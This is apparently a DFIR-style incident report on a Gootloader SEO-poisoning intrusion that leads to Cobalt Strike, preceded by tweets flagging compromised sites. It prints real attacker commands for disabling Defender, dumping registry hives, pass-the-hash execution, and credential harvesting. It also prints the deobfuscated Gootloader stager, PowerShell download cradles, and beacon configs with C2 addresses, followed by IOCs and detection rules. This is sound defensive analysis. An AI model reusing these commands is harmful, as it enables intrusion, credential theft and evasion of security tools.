


GootLoader Sites @GootLoaderSites · Apr 16


Current #GootLoader/#Gootkit site, serving up malicious zip/js s
hxxps://www.jlfwealth.com/forum.php

GootLoader Sites @GootLoaderSites · Apr 17

@JLFwealth FYI your site is delivering malware. Please let me know if you need help cleaning it up, DMs are open.

GootLoader Sites @GootLoaderSites · Apr 15


Current #GootLoader/#Gootkit site, serving up malicious zip/js s
hxxps://www.joskel.nl/forum.php



SEO Poisoning - A Gootloader Story

Day 1

- 14:43 UTC Gootloader Execution
  - WScript.exe olympus_plea_agreement 34603.js
    - kakiosk.adsparkdev.com 35.206.117.64:443
  - Cobalt Strike loaded into memory
    - 146.70.78.43:443
- 14:58 UTC Discovery via Bloodhound
  - Invoke-BloodHound -CollectionMethod All
- 15:00 UTC Lateral Movement from Beachhead Host to Workstation #1 and Disabling of Defender
  - Via PowerShell Remote Service
    - %%COMSPEC%% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0A...
  - powershell.exe -nop -w hidden -c Set-MpPreference -DisableRealtimeMonitoring $ true
  - 146.70.78.43:443
- 15:30 UTC Second Cobalt Strike Server on Workstation #1
  - 37.120.198.225:443
- 15:34 UTC Antivirus Check on Beachhead Host
  - WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
- 15:44 UTC Mimikatz Execution on Beachhead Workstation
  - Invoke-Mimikatz
- 15:48 UTC LaZagne Execution on Workstation #1
  - ls.exe all -oN -output C:\Users
- 16:05 UTC RDP into Workstation #1 from Beachhead Host
  - Restricted Admin Mode enabled via remote WMI prior to RDP connection
    - reg add "hklm\system\currentcontrolset\control\lsa" /f /v DisableRestrictedAdmin /t REG_DWORD /d 0
  - Microsoft Defender Scheduled Tasks Deleted
    - C:\Windows\system32\schtasks.exe" /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /f
- 16:38 - 17:01 UTC Lateral Movement to Three Additional User Workstations
  - Remote Service Execution
    - \\WORKSTATION\ADMIN$\6bb6ca2.exe
- 21:34 UTC RDP into Domain Controller from Beachhead



Restricted Admin Mode enabled via remote WMI prior to RDP connection

```
Invoke-WMIExec -Target DomainController -Domain domian.local -Username USER -Hash **** -Command "powershell.exe reg add '"hklm\system\currentcontrolset\control\lsa"' /f /v DisableRestrictedAdmin /t REG_DWORD /d 0" -verbose
```

Microsoft Defender Scheduled Tasks Deleted

Cobalt Strike Powershell payload executed through Powershell via RDP session

LaZagne dropped and executed: ls.exe all -oN -output C:\Users

21:49 UTC RDP into File Share Server from Beachhead

- Restricted Admin Mode enabled via remote WMI prior to RDP connection
- Microsoft Defender Scheduled Tasks Deleted
- Cobalt Strike Powershell payload executed through Powershell via RDP session

21:53 UTC Documents accessed on File Share Server interactively using Wordpad.exe

```
C:\Program Files\Windows NT\Accessories\WORDPAD.EXE "C:\Shares\SHARE\FILE.docx"
```

Day 2

07:36 UTC Advanced IP Scanner used to port scan network from Domain Controller

```
C:\\Users\\USER\\AppData\\Local\\Temp\\I\\Advanced IP Scanner 2\\advanced_ip_scanner.exe
```

Ports:21,80,135,443,445,3389,8080,56133,58000,58157,58294,58682,60234,60461,64502

07:45 UTC File Server SMB Shares accessed from Domain Controller

7:54 UTC RDP Connection to Backup Server

```
HKCU:\SOFTWARE\Microsoft\Phone\Username

HKCU:\SOFTWARE\Microsoft\Phone\Username0
```

```
"powershell.exe" /c C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.ex
```

HKCU:\SOFTWARE\Microsoft\Phone\Username0

```
614649211; sleep -s 83; $opj=Get-ItemProperty -path ("hkcu:\software\microsc
```

HKCU:\SOFTWARE\Microsoft\Phone\Username

```
q->000
v->0
w->1
r->2
t->3
y->4
u->5
i->6
o->7
p->8
s->9
q->A
h->B
j->C
k->D
l->E
z->F
```

.js

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadst
6876813;
$a="NgAxADQANgA0ADkAMgAxADEAOwBzAGwAZQBlAHAAIAAtAHMAIAA4ADMAOwAkAG8AcABqAD0A


$u=$env:USERNAME;
Register-ScheduledTask $u -In (New-ScheduledTask -Ac (New-ScheduledTaskActio


30687851
```

```
6876813;
614649211;
$a = "614649211";
sleep - s 83;
$opj = Get - ItemProperty - path("hkcu:\software\microsoft\Phone\""+[Environ
 for ($uo = 0; $uo - le 760; $uo ++) {
  Try {
    $mpd += $opj.$uo
  }
  Catch {}
};
$uo = 0;
while ($true) {
  $uo ++;
  $ko = [math]::("sqrt")($uo);
  if ($ko - eq 1000) {
    break
  }
}
$yl = $mpd.replace("#", $ko);
$kjb = [byte[]]::("new")($yl.Length / 2);
for ($uo = 0; $uo - lt $yl.Length; $uo += 2) {
  $kjb[$uo / 2] = [convert]::("ToByte")($yl.Substring($uo, 2), (2 * 8))
}[reflection.assembly]::("Load")($kjb);
[Open]::("Test")();
611898544;
$u = $env : USERNAME;
Register - ScheduledTask $u - In(New - ScheduledTask - Ac(New - ScheduledTas
306878516;
```

```
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender S
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender C
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender C
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender V
```

```
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableArchiveScanning $true
Set-MpPreference -DisableBehaviorMonitoring $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -DisableScanningNetworkFiles $true
Set-MpPreference -MAPSReporting 0
Set-MpPreference -DisableCatchupFullScan $True
Set-MpPreference -DisableCatchupQuickScan $True
```

```
PAGE_EXECUTE_READWRITE
```

```
PipeName: \msagent_ld
PipeName: \1ea887
```

```
powershell -nop -noni -ep bypass -w h -c ""$t=([type]'Convert');&([scriptblo
```

```
$u=('http://127.0.0.1:22201/'|%{(IRM $_)});$u|&(GCM I*e-E*); Import-Module C
```

```
ls.exe all -oN -output C:\Users\REDACTED
```

```
cmd.exe /c "reg.exe save hklm\sam c:\users\REDACTED\appdata\local\temp\1\dzn
cmd.exe /c "reg.exe save hklm\system c:\users\REDACTED\appdata\local\temp\1\
cmd.exe /c "reg.exe save hklm\security c:\users\REDACTED\appdata\local\temp\
```

```
powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGc
```

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get disp
```

```
powershell.exe ls C:\ > C:\file.txt
```

```
21,80,135,443,445,3389,8080,56133,58000,58157,58294,58682,60234,60461,64502
```

```
psexec \\<redacted> -u <redacted>\<redacted> -p <redacted> reg add "hklm\sys
```

```
powershell -nop -noni -ep bypass -w h -c "$u=('http://127.0.0.1:47961/'|%%{(
```

```
hxxps://kakiosk.adsparkdev[.]com/test.php?hjkiofilihyl=
hxxps://jp.imonitorsoft[.]com/test.php?hjkiofilihyl=
hxxps://junk-bros[.]com/test.php?hjkiofilihyl=
```

```
Ja3:a0e9f5d64349fb13191bc781f81f42e1
Ja3s:567bb420d39046dbfd1f68b558d86382
Certificate: [d8:85:d1:48:a2:99:f5:ee:9d:a4:3e:01:1c:b0:ec:12:e5:23:7d:61 ]
Not Before: 2022/01/05 09:25:33 UTC
Not After: 2022/04/05 09:25:32 UTC
Issuer Org: Let's Encrypt
Subject Common: kakiosk.adsparkdev.com [kakiosk.adsparkdev.com ,www.kakiosk.
Public Algorithm: rsaEncryption
```

```
146.70.78.43
Ja3:72a589da586844d7f0818ce684948eea
Ja3s:f176ba63b4d68e576b5ba345bec2c7b7
Serial Number: 146473198 (0x8bb00ee)
```

```
Certificate: 73:6B:5E:DB:CF:C9:19:1D:5B:D0:1F:8C:E3:AB:56:38:18:9F:02:4F
Not Before: May 20 18:26:24 2015 GMT
Not After: May 17 18:26:24 2025 GMT
Issuer:  C=, ST=, L=, O=, OU=, CN=
Subject:  C=, ST=, L=, O=, OU=, CN=
Public Algorithm: rsaEncryption
```

```
Cobalt Strike Beacon:
  x86:
    beacon_type: HTTPS
    dns-beacon.strategy_fail_seconds: -1
    dns-beacon.strategy_fail_x: -1
    dns-beacon.strategy_rotate_seconds: -1
    http-get.client:
      Cookie
    http-get.uri: 146.70.78.43,/visit.js
    http-get.verb: GET
    http-post.client:
      Content-Type: application/octet-stream
      id
    http-post.uri: /submit.php
    http-post.verb: POST
    maxgetsize: 1048576
    port: 443
    post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
    post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
    process-inject.execute:
      CreateThread
      SetThreadContext
      CreateRemoteThread
      RtlCreateUserThread
    process-inject.startrwx: 64
```

```
      process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
      process-inject.userwx: 64
      proxy.behavior: 2 (Use IE settings)
      server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
      sleeptime: 60000
      useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW
      uses_cookies: 1
      watermark: 1580103824
    x64:
      beacon_type: HTTPS
      dns-beacon.strategy_fail_seconds: -1
      dns-beacon.strategy_fail_x: -1
      dns-beacon.strategy_rotate_seconds: -1
      http-get.client:
        Cookie
      http-get.uri: 146.70.78.43,/fwlink
      http-get.verb: GET
      http-post.client:
        Content-Type: application/octet-stream
        id
      http-post.uri: /submit.php
      http-post.verb: POST
      maxgetsize: 1048576
      port: 443
      post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
      post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
      process-inject.execute:
        CreateThread
        SetThreadContext
        CreateRemoteThread
        RtlCreateUserThread
      process-inject.startrwx: 64
      process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
      process-inject.userwx: 64
      proxy.behavior: 2 (Use IE settings)
      server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
      sleeptime: 60000
      useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Tri
      uses_cookies: 1
      watermark: 1580103824
```

```
Ja3:72a589da586844d7f0818ce684948eea
Ja3s:f176ba63b4d68e576b5ba345bec2c7b7
Serial Number: 146473198 (0x8bb00ee)
Certificate: 73:6B:5E:DB:CF:C9:19:1D:5B:D0:1F:8C:E3:AB:56:38:18:9F:02:4F
Not Before: May 20 18:26:24 2015 GMT
Not After : May 17 18:26:24 2025 GMT
Issuer: C=, ST=, L=, O=, OU=, CN=
Subject: C=, ST=, L=, O=, OU=, CN=
Public Algorithm: rsaEncryption
```

```
Cobalt Strike Beacon:
  x86:
    beacon_type: HTTPS
    dns-beacon.strategy_fail_seconds: -1
    dns-beacon.strategy_fail_x: -1
    dns-beacon.strategy_rotate_seconds: -1
    http-get.client:
      Cookie
    http-get.uri: 37.120.198.225,/cm
    http-get.verb: GET
    http-post.client:
      Content-Type: application/octet-stream
      id
    http-post.uri: /submit.php
```

```
      http-post.verb: POST
      maxgetsize: 1048576
      port: 443
      post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
      post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
      process-inject.execute:
        CreateThread
        SetThreadContext
        CreateRemoteThread
        RtlCreateUserThread
      process-inject.startrwx: 64
      process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
      process-inject.userwx: 64
      proxy.behavior: 2 (Use IE settings)
      server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
      sleeptime: 60000
      useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Tri
      uses_cookies: 1
      watermark: 1580103824
    x64:
      beacon_type: HTTPS
      dns-beacon.strategy_fail_seconds: -1
      dns-beacon.strategy_fail_x: -1
      dns-beacon.strategy_rotate_seconds: -1
      http-get.client:
        Cookie
      http-get.uri: 37.120.198.225,/ptj
      http-get.verb: GET
      http-post.client:
        Content-Type: application/octet-stream
        id
      http-post.uri: /submit.php
      http-post.verb: POST
      maxgetsize: 1048576
      port: 443
      post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
      post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
      process-inject.execute:
```

```
      CreateThread
      SetThreadContext
      CreateRemoteThread
      RtlCreateUserThread
    process-inject.startrwx: 64
    process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
    process-inject.userwx: 64
    proxy.behavior: 2 (Use IE settings)
    server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
    sleeptime: 60000
    useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Tri
    uses_cookies: 1
    watermark: 1580103824
```

```
Volatility 3 Framework 2.0.0


Offset  Proto   LocalAddr      LocalPort      ForeignAddr     ForeignPort
...
0x948431c46010  TCPv4   10.X.X.X    52670   146.70.78.43    443     CLOSE_WA
0x948431e19010  TCPv4   10.X.X.X   63723   146.70.78.43    443     CLOSED  3
0x9484337f18a0  TCPv4   10.X.X.X    52697   146.70.78.43    443     CLOSE_WA
0x948435102050  TCPv4   10.X.X.X    52689   146.70.78.43    443     CLOSE_WA
...
```

```
Gootloader
https://kakiosk.adsparkdev[.]com
https://jp.imonitorsoft[.]com
https://junk-bros[.]com
35.206.117.64:443


Cobalt Strike
146.70.78.43:443
37.120.198.225:443
```

```
olympus_plea_agreement 34603 .js
d7d3e1c76d5e2fa9f7253c8ababd6349
724013ea6906a3122698fd125f55546eac0c1fe0
6e141779a4695a637682d64f7bc09973bb82cd24211b2020c8c1648cdb41001b

olympus plea agreement(46196).zip
b50333ff4e5cbcda8b88ce109e882eeb
44589fc2a4d1379bee93282bbdb16acbaf762a45
7d93b3531f5ab7ef8d68fb3d06f57e889143654de4ba661e5975dae9679bbb2c

mi.ps1
acef25c1f6a7da349e62b365c05ae60c
c5d134a96ca4d33e96fb0ab68cf3139a95cf8071
```

```
d00edf5b9a9a23d3f891afd51260b3356214655a73e1a361701cda161798ea0b

Invoke-WMIExec.ps1
b4626a335789e457ea48e56dfbf39710
62a7656d81789591358796100390799e83428519
c4939f6ad41d4f83b427db797aaca106b865b6356b1db3b7c63b995085457222

ls.exe
87ae2a50ba94f45da39ec7673d71547c
dfa0b4206abede8f441fcdc8155803b8967e035c
8764131983eac23033c460833de5e439a4c475ad94cfd561d80cb62f86ff50a4
```

```
ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike
ET MALWARE Meterpreter or Other Reverse Shell SSL Cert
```

Twitter LinkedIn Reddit Facebook WhatsApp